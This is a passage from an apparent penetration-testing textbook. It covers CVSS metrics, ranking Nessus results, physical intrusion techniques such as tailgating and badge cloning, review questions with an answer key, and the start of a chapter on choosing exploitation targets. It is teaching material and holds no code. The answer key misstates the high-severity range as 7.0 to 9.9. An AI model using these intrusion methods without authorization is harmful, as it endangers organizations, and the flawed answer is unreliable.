Table 6-6 Attack complexity metric (AC)

Value	Description
High (H)	Special conditions are needed, which would be difficult to find or set up.
Medium (M)	Certain conditions are needed, which would take some effort to establish.
Low (L)	Exploiting the vulnerability is fairly easy with no prerequisite conditions.

Table 6-7 Privileges required metric (PR)

Value	Description
High (H)	Attacker requires administrative privileges.
Low (L)	Attacker requires normal user privileges.
None (N)	Attacker does not need to authenticate.

Table 6-8 User interaction metric (UI)

Value	Description
None (N)	Exploitation does not require actions by any other user, only the attacker.
Required (R)	Exploitation does require another user to perform an action.

Table 6-9 Confidentiality metric (C)

Value	Description
None (N)	No impact to confidentiality.
Low (L)	Some information access is possible, but the attacker has no control over what information is compromised.
High (H)	All the information on the exploited system can be compromised.

- **PR metric**: The PR vector shown in Table 6-7 describes the level of authentication and privileges required to execute the exploit.
- **UI metric**: The UI metric shown in Table 6-8 indicates whether a user other than the attacker needs to do something for the exploit to work. For example, an unsuspecting user using the vulnerable system might need to log in for the attack to work.
- **C metric (C)**: The C metric shown in Table 6-9 indicates to what level a successful attacker can access confidential information.
- **I metric**: The I metric shown in Table 6-10 indicates to what level a successful attacker could corrupt data on the compromised system.
- **A metric**: The A metric shown in Table 6-11 indicates to what level of success an attacker compromised the availability of the system.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Table 6-10 Integrity metric (I)

Value	Description
None (N)	No impact to integrity.
Low (L)	Some information modification is possible, but the attacker has no control over what information is modified.
High (H)	All the information on the exploited system can be modified by the attacker.

Table 6-11 Availability metric (A)

Value	Description
None (N)	No impact to availability.
Low (L)	The availability of the compromised systems is affected.

Exam Tip | You do not need to know how to calculate the CVSS base score for the CompTIA PenTest+ certification exam, but you do need to know what the CVSS base score and the individual CVSS vector metrics mean.

Activity 6-4 Analyzing Nessus Scan Results

Time Required: 30 minutes
Objective: Analyze Nessus scan results to discover vulnerability details.
Description: In this activity, you analyze the results of the Nessus scan you performed in Activity 6-3.

1. Return to the Nessus session from Activity 6-3 and begin checking the details of each vulnerability you found. You can display the details by clicking a vulnerability in the list (refer to Figure 6-13).
2. If a vulnerability is classified as MIXED, clicking it shows several vulnerabilities of mixed severities. You can then click the individual severities.
3. From the vulnerability list, choose three vulnerabilities with the highest base scores. Click each vulnerability to view its details.
4. For these three vulnerabilities, create a one-page report outlining the name of each vulnerability, its base score, its CVSS vector information, and an explanation of the CVSS vector information. Also suggest a fix for each vulnerability.

Ranking Vulnerabilities

After you build a list of vulnerabilities, rank them to determine which ones to remediate first, or which ones you might "exploit" first if exploitation is part of your pen-testing plan. Consider the following factors:

- **Severity level/CVSS base score**: It is logical to focus on vulnerabilities starting with critical vulnerabilities, then moving on to high, then medium, and finally low. The higher the CVSS base score, the

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

greater the exposure and possible damage. Fixing vulnerabilities with the highest CVSS base scores provides the best improvements in security.

- **Network exposure level**: If a system is accessible from the Internet, it has a high level of exposure. If a system is completely isolated with no network connectivity, it has zero network exposure. Vulnerable systems with high network exposure definitely require attention, whereas those with low or zero network exposure can be given a lower remediation priority.
- **System importance/criticality**: Give high priority to vulnerabilities discovered on systems containing important information, or critical pieces of infrastructure that if compromised could affect many other systems. For example, prioritize high or medium vulnerabilities on a database server over critical vulnerabilities discovered on a user's desktop computer.
- **Statement of work (SOW)**: The SOW may specify what systems and vulnerabilities have priority and what actions to take.
- **False positives**: Sometimes discovered vulnerabilities are not legitimate. Tests may erroneously indicate a vulnerability was discovered. Detected vulnerabilities that are not true vulnerabilities are called false positives. Before expending effort to remediate a complex vulnerability, you should attempt to confirm the vulnerability by testing it, provided the SOW and rules of engagement allow you to test it.
- **CIA triad violations**: If a discovered vulnerability reveals that confidentiality, integrity, or access is compromised for a system or its data, that vulnerability should receive higher priority.

Physical Security Vulnerability Discovery

Not all pen-testing engagements include physical security tests, but some do. Physical security pen testing checks if physical resources such as buildings, security fences, and server rooms are vulnerable to attack. If an attacker can breach physical security, they may be able to gain access to sensitive information and resources. Do not perform any physical security pen testing if it is not in the scope of your pen-testing agreement. If you do, you are liable to be arrested. Attacks against physical vulnerabilities are discussed in more detail in Chapter 12.

If you are authorized to perform physical security testing, make sure you coordinate the date, time, location, and type of test with your client contacts and carry paperwork and contact information that you can present to the authorities if you are intercepted.

- **Site survey**: A **site survey** is somewhat like what is portrayed in the movies when potential bank robbers "case the joint." They are looking for weaknesses in the bank's security systems that they can exploit to break into the bank and its vault undetected. As a pen tester, you perform a similar reconnaissance on the site you plan to physically test (break into) and note any useful information such as doors that are out of view of security, security guard schedules, doors that seem unprotected, and the comings and goings of maintenance and delivery people (if you plan to wear a disguise to gain entry). You may be able to perform physical reconnaissance using online resources such as Google Maps, or you may have to personally go to the site to observe.
- **USB drops**: USB drops involve physically placing (dropping) USB drives at a targeted physical location such as an office building to determine if employees pick up and use them. A threat actor's USB sticks could contain executables that run when the USB stick is plugged into a computer and then infect the system with malware. The code on your pen-testing USB stick should do something unmalicious such as display a warning message. You might not need any code on the USB stick if observing that employees are picking up your USB drops is sufficient information to identify a vulnerability. USB drops are discussed in detail in a later chapter.
- **Tailgating**: Many doors that provide entry to a building or protect an important resource have security measures that require anyone who wants to enter to swipe a badge or enter a code, for example. Tailgating is the act of sneaking through a doorway behind someone who has already used a form of security identification to open the door. Tailgating is discussed in detail in a later chapter.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

- **Badge cloning**: Badges are often used to identify authorized personnel and can be used to activate badge scanners or readers to gain access to protected resources and open secured doors. Using specialized hardware and blank badge cards, badges can be copied or cloned, and the clones can be used to gain access to protected resources. Badge cloning is discussed in detail in a later chapter.
- **Lock picking**: Lock picking isn't just for bank robbers and jewel thieves. With the right tools and some training, pen testers can learn to pick locks, too. Picking locks can enable pen testers and threat actors to circumvent traditional lock technology and gain access to buildings and resources. Lock picks can be purchased online, and videos online can train you how to use them. Keep in mind that authorities may track lock pick purchases. Lock picking is discussed in detail in a later chapter.

Self-Check

5. If a vulnerability scanner fails to detect a vulnerability that actually exists in a system, what have you just experienced?
   - **a.** A false positive
   - **b.** A false negative
   - **c.** A true positive
   - **d.** A true negative
6. What severity label would a CVSS of 8.0 be given?
   - **a.** Low
   - **b.** Medium
   - **c.** High
   - **d.** Critical

Check your answers at the end of this chapter.

Summary

- Vulnerability scanning is part of pen testing, an extension of the reconnaissance phase. Vulnerability scanning is usually intrusive and affects the target being scanned, so take care to minimize the effects. The goal of vulnerability scanning is to discover weaknesses so that they can be repaired before threat actors can exploit them.
- Corporate policy or regulatory requirements such as PCI DSS may mandate vulnerability scanning. It might also be performed as a reaction to a security breach or proactively to check for vulnerabilities.
- The Federal Information Security Management Act (FISMA) is a U.S. federal regulation requiring all federal agencies to develop, document, and implement a program to protect the security of systems and information belonging to the agency. FISMA requires federal agencies to meet the vulnerability scanning requirements as outlined in NIST Special Publication 800-53, Security and Privacy Controls for Federal Information Systems and Organizations.
- Common vulnerability types include missing software patches, administrative account issues, default configurations, default permissions, certificate issues, and application vulnerabilities.
- Types of vulnerability scans include discovery scans (finding targets), full scans (scanning targets using all possible tests), stealth scans (scans that generate less network traffic), compliance scans (such as testing for PCI DSS compliance), and web application scans (checking targets for web application vulnerabilities). Web applications are the most targeted type of application as they are typically accessible from the Internet.
- Static application security testing (SAST), dynamic application security testing (DAST), and interactive application security testing (IAST) are approaches to test applications to make sure their code is sound and written securely. SAST analyzes an application's source code for vulnerabilities and is, therefore, only possible when the source code of an

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

application is available. DAST analyzes a running application for vulnerabilities. IAST combines elements of SAST and DAST and uses an agent in the application to perform its analysis.

- OWASP (www.owasp.org) publishes the "Ten Most Critical Web Application Security Risks" list, which has been built into the Payment Card Industry (PCI) Data Security Standard (DSS).
- Fuzzing tests applications by entering random inputs or specific inputs such as SQL commands into all available fields the application provides to test whether the application properly sanitizes input. Improper input sanitations can allow exploits such as SQL injection.
- Web application vulnerability scanning tools include Nessus, Nikto, Wapiti, WPScan, and SQLmap.
- Considerations for performing scans include timing (what time of day or what day is best for scanning), protocols (discovered protocols and ports should direct what type of scanning is performed), network topology (understanding the network layout will help in scanning), bandwidth (scanning should not overwhelm the client's network), query throttling (this method can be used to reduce the scan rate), fragile systems (care should be taken not to crash targets by overwhelming them with scans), and nontraditional systems (finding targets that aren't typical computers).
- When executing vulnerability scans, the scope of the scan (what targets to scan) needs to be well-defined.
- Vulnerability scanners offer the option to provide credentials to use with the scan. Credentialed scans typically reveal more information than noncredentialed scans.
- Targets can be scanned internally (from within an organization), or externally (from outside on organization, perhaps over the Internet). PCI DSS requires both types of scanning.
- CVSS base scores express the severity of a vulnerability, with 0 being least severe and 10 being critical.
- Vulnerability scanners often report exploit information that can be used against a vulnerability.
- CVSS vector information gives vulnerability exploit information relating to attack vectors, attack complexity, privileges required, user interaction, and impact on confidentiality, integrity, and accessibility. The vector outlines how an exploit could be executed and what the impact might be.

Key Terms

application container
attack complexity (AC)
attack vector (AV)
availability (A)
Common Vulnerability Scoring System (CVSS)
compliance scan
confidentiality (C)
container
credentialed scan
CVSS base score
CVSS vector
discovery scan
dynamic application security testing (DAST)
false positive
Federal Information Security Management/Modernization Act (FISMA)
full scan
fuzzing
industrial control system (ICS)
Infrastructure as Code (IaC)
integrity (I)
interactive application security testing (IAST)
Nessus
Nikto
noncredentialed scan
plug-in
privileges required (PR)
scan template
scope
secrets scanning
site survey
software composition analysis (SCA)
SQLmap
static application security testing (SAST)
stealth scan
supervisory control and data acquisition (SCADA) system
true positive
user interaction (UI)
Wapiti
web application scan
WPScan

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Review Questions

1. Vulnerability scanning can impact target systems detrimentally, so steps should be taken to mitigate this impact.
   a. True
   b. False
2. The CIA triad is an important consideration during vulnerability testing.
   a. True
   b. False
3. Some vulnerability scan results can also specify exploit frameworks that can be used against the vulnerability.
   a. True
   b. False
4. What are some of the reasons vulnerability scanning is executed? Choose all that apply.
   a. Regulatory requirements
   b. Proactive decision
   c. Corporate policy
   d. Reactive decision
5. What type of vulnerability scan includes login information in its configuration?
   a. Full scan
   b. Discovery scan
   c. Credentialed scan
   d. Web application scan
6. Which application testing methodology requires access to the source code?
   a. DAST
   b. SAST
   c. IAST
   d. BLAST
7. What organization publishes the "Ten Most Critical Web Application Security Risks" list?
   a. NIST
   b. FISMA
   c. CISA
   d. OWASP
8. The process of entering random data into all the input fields of applications to make sure input is validated is known as which of the following?
   a. Fuzzing
   b. Stress testing
   c. FIPS
   d. SQL injection
9. Which of the following vulnerability scanning tools can do more than scan web applications?
   a. Nikto
   b. Wapiti
   c. Nessus
   d. WPScan
10. What is the purpose of bandwidth considerations during vulnerability scanning?
    a. High network bandwidth use may indicate the network has been compromised.
    b. Vulnerability scanning can generate a lot of network traffic so steps should be taken to not overwhelm the network.
    c. Vulnerability scanning should be performed at both low bandwidth and high bandwidth times.
    d. Bandwidth isn't a vulnerability scanning consideration.
11. Which of the following CVSS base scores would map to medium severity vulnerabilities? Choose all that apply.
    a. 10
    b. 7.0
    c. 4.0
    d. 6.9
12. What does a CVSS AV metric value P mean?
    a. The attacker must be able to physically touch the device.
    b. The attack uses a privilege escalation attack.
    c. The attack exploits a specific well-known port number.
    d. The attack results in permanent damage to the system.
13. If a vulnerability discovered is particularly tricky to exploit, requiring Mr. Robot-level skills, what AC value should it be assigned?
    a. T
    b. H
    c. M
    d. L
14. What is an application container?
    a. An environment used to isolate applications for testing
    b. A way of providing applications to computers and end users that is similar to virtual machines
    c. A web applications vulnerability scanning tool
    d. A security requirement of FISMA

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

15. A reported or discovered vulnerability that turns out not to be a vulnerability after all is known as which of the following?
    a. False negative
    b. False positive
    c. True positive
    d. True negative

16. The process of scanning application and software component code that has been pulled into the application from open-source packages is called _____.
    a. software composition analysis (SCA)
    b. Infrastructure as Code (IaC)
    c. dynamic application security testing (DAST)
    d. system software inclusion discovery (SSID)

17. The process of searching data sources for credentials, passwords, and access keys is called _____.
    a. snooping
    b. hunting
    c. secrets scanning
    d. harvesting

18. Which of the following tools are useful for scanning containers and code repositories? (Choose all that apply.)
    a. TruffleHog
    b. Grype
    c. Trivy
    d. Kube-hunter

19. In physical security vulnerability discovery, what is a site survey?
    a. Scanning an organization's website to see if it reveals any physical security vulnerabilities
    b. Sneaking through a doorway behind an employee as they open a secure door
    c. Performing reconnaissance on the site you plan to physically test noting any useful information such as doors that are out of view of security
    d. Asking employees at a site what physical security concerns they have

20. Write a one-page report identifying nontraditional systems that are connected to your current network. Include the type and manufacturer of the nontraditional system. Perform a CVE search for each item found and include a one-sentence summary of the CVE information. If you are on a school or work network, you must not perform vulnerability scans without first getting permission.

Case Projects

Case Project 6-1: Creating a Prevulnerability Scanning Report

Time Required: 45 minutes

Objective: Identify vulnerability scanning tools and tests that should be performed on Veidt Corporation systems and apply this knowledge to create a prevulnerability scanning report.

Description: Veidt Corporation, a large real estate management company in New York City has asked you to perform a penetration test on its computer network. The company owns property that houses a five-star hotel, golf courses, tennis courts, and restaurants. Walter Kovacs, the head of IT, is your current contact for this stage of the project. Walter has agreed that your findings so far warrant continuing your penetration-testing project on to the vulnerability scanning phase. Before you begin vulnerability scanning, Walter wants you to provide a documented outline of the tools you plan to use and the types of tests you plan to perform. Your pen testing has identified a group of three web servers, two web applications, and one SQL database server that you recommend should be scanned for vulnerabilities.

Based on this information, write a report outlining the vulnerability tools and tests to perform on each target and the types of vulnerabilities you might find.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Case Project 6-2: Security Issues in Security Devices

Time Required: 30 minutes
Objective: Determine what kind of vulnerabilities have been discovered in network security devices.
Description: Network security devices (such as firewalls and intrusion detection systems) are computer systems comprised of custom software running on custom hardware. These devices can have security vulnerabilities just like traditional computing devices. Using resources such as cve.mitre.org and nvd.nist.gov, search for previously discovered vulnerabilities found in security devices such as the Fortinet FortiGate firewall or the Cisco ASA firewall.

Create a one-page report outlining three of the most severe flaws discovered by your search. Include CVE numbers, CVSS scores, CVSS vector information, and the fix for each flaw.

Solutions to Self-Check Questions

Understanding Vulnerability Scanning

1. What does FISMA stand for? Choose all that apply.
   Answers: a. Federal Information Security Management Act, d. Federal Information Security Modernization Act.
   Explanation: Answer a. is the original act of 2002, and answer d. is the amended act of 2014.

2. What are SAST, DAST, and IAST?
   Answer: b. Software testing methodologies
   Explanation: SAST is for static testing, DAST is for dynamic testing, and IAST is for interactive testing (a combination of SAST and DAST).

Executing Vulnerability Scans

3. Some regulatory requirements mandate both internal and external vulnerability scanning.
   Answer: a. True
   Explanation: The PCI DSS standard requires both internal and external vulnerability scanning.

4. Noncredentialed vulnerability scans usually provide the most robust results.
   Answer: b. False
   Explanation: Credentialed scans attempt to use the credentials provided to authenticate with the target. If authentication is successful, the scan may be able to access more information.

Analyzing Vulnerability Scan Results

5. If a vulnerability scanner fails to detect a vulnerability that actually exists in a system, what have you just experienced?
   Answer: b. A false negative
   Explanation: If a vulnerability scanner fails to detect a vulnerability, it is essentially indicating that the vulnerability does not exist. This answer is incorrect (false), so the negative result is false.

6. What severity label would a CVSS of 8.0 be given?
   Answer: c. High
   Explanation: CVSS scores between 7.0 and 9.9 are classified as high severity.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Chapter 7

Exploitation Methods and Tools

Chapter Objectives

After reading this chapter and completing the exercises, you will be able to:

1. Describe methods and tools used in the exploitation and post-exploitation process.
2. Explain how to select targets for exploitation.
3. Describe common exploits executed against targets.
4. Identify post-exploitation methods and tools.
5. Describe persistence and how to maintain persistence.
6. Describe lateral movement, pivoting, and evading detection.
7. Describe cleanup methods and requirements.

Get Real Recent news headlines caused quite a stir suggesting that Chinese researchers had broken RSA (Rivest-Shamir-Adleman) encryption using a quantum computer, which has computing power millions of times greater than that of traditional computers. RSA encryption is one of the most used encryption methods for protecting data and online communications. Breaking RSA encryption would mean that data security around the world was at risk.

As it turns out, the story was an exaggeration, and indications are that RSA encryption has not been broken. A recent research paper claimed a Chinese researcher was able to use a quantum computer to crack a 22-bit RSA encryption key. RSA encryption keys are typically 2048-bits in length, so cracking a 22-bit key does not threaten the security of most items that are protected by standard 2048-bit keys.

Quantum computers are based on quantum theory, and their computing power is appropriate only for specific types of calculations that are too complex for traditional computers. Eventually, their calculations could be used in medical and drug research, advanced AI, and possibly breaking modern encryption. The day may come when quantum computing has matured and can fully crack RSA encryption, but not yet. This chapter discusses other known and proven encryption weaknesses that can be exploited by threat-actors and pen testers.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

The next step after reconnaissance and vulnerability scanning is to use the intelligence you have gathered to exploit target systems and perform post-exploitation operations on them. **Exploitation** is the act of using vulnerabilities to compromise a system and gain access to it. After gaining access, you typically perform **post-exploitation activities** such as acquiring files and data from the target system or elevating your permissions to full administrative control of the target.

Caution | Just because you have discovered a vulnerability does not necessarily mean you are allowed to attempt to exploit it. Always check the rules of engagement and the statement of work to determine whether a particular target and exploit are within scope.

Gaining access and control of a target system via exploitation gives you great power over that system. With administrative control, you could completely destroy a target. With great power comes great responsibility, so as a responsible pen tester, you must tread cautiously and do no harm to the target systems you are exploiting.

After exploiting a target system, you can engage in other activities such as using techniques to retain access, concealing your activities, looking for other targets you can exploit, and cleaning up exploited targets by returning them to their original pre-exploitation state.

Selecting and Prioritizing Targets to Exploit

Certification

4.1 Given a scenario, analyze output to prioritize and prepare attacks.

As a pen tester, you perform exploitation not to cause damage but to prove that a discovered vulnerability is a legitimate security threat. Previous reconnaissance and vulnerability scanning phases provide a list of targets that may be candidates for exploitation activities. Data gathered during enumeration of these targets also offers intelligence you can use to direct your exploitation efforts. If you are fortunate, vulnerability scanning may even give you the name of an exploit to try and an **exploit framework** to use. An exploit framework is a set of tools and code used to automate exploitation. Using this information, you can choose targets from the list according to criteria that help you determine which targets to choose first and what exploits to try.

Note 1 | Always check the statement of work and the rules of engagement to make sure a target is in scope for exploitation. If it isn't, you can't exploit it until the client agrees to include the target in scope.


The following sections outline different considerations that you can use to identify targets to exploit, the order (priority) in which you choose those targets to exploit, and which exploits to attempt on each target.

Vulnerability Scanning Information

Vulnerability scanning information may reveal targets with vulnerabilities. Systems with many vulnerabilities make tempting targets, as having many vulnerabilities may indicate that the system has been neglected or even forgotten, making it more vulnerable. Targets with known vulnerabilities tend to be targets that you prioritize and exploit first.

Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s).
Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

Figure 7-1 Nessus scan results



Source: Nessus

Figure 7-1 shows Nessus scan results listing several targets with vulnerabilities discovered by a Basic Network Scan. Typically, you target the most vulnerable systems. Nessus lists the systems in order of vulnerability. Don't let the length of the bars in the bar graph fool you; the system at the top of the list is most vulnerable because it has the greatest number of critical, high, medium, and low vulnerabilities.

Figure 7-2 shows different scan results for one specific target. This target has 69 vulnerabilities in total, 8 of which are critical and 6 that are high. With so many vulnerabilities, it's likely that this system has not been patched in quite a while. The critical and high vulnerabilities would be of most interest to you as attack vectors to use for exploitation.

Critical and High Vulnerabilities

The Nessus scan results shown in Figure 7-3 indicate that the target has six critical vulnerabilities and three high vulnerabilities. These vulnerabilities have been tagged as Critical and High because, if left uncorrected, the target is highly vulnerable to exploitation and compromise, which are conditions you are looking for.


Often a target's vulnerabilities determine an organization's security rating or score. A good security score reflects an organization's attention to security, which in turn builds client confidence in the organization and helps maintain client loyalty. Eliminating critical and high vulnerabilities has the greatest effect on increasing an organization's security score. Amazon Web Services (AWS), for example, can provide security scores for an organization's AWS environment. Security administrators for an AWS environment can improve their security score most by addressing and correcting critical and high vulnerabilities first.

Vulnerabilities with Known Exploit Code

Vulnerability scanners (such as Nessus) may indicate that an exploit framework contains code you can use. In this case, consider yourself fortunate, as someone else has already done the work and you can simply load, configure, and run their exploit code. Figure 7-4 shows that the discovered vulnerability has an exploit available in the Metasploit Framework, specifically the SMB DOUBLEPULSAR Remote Code Execution exploit. To find the "Exploitable With" information, scroll down in the Nessus window.


Copyright 2027 Cengage Learning. All Rights Reserved. May not be copied, scanned, or duplicated, in whole or in part. Due to electronic rights, some third party content may be suppressed from the eBook and/or eChapter(s). Editorial review has deemed that any suppressed content does not materially affect the overall learning experience. Cengage Learning reserves the right to remove additional content at any time if subsequent rights restrictions require it.

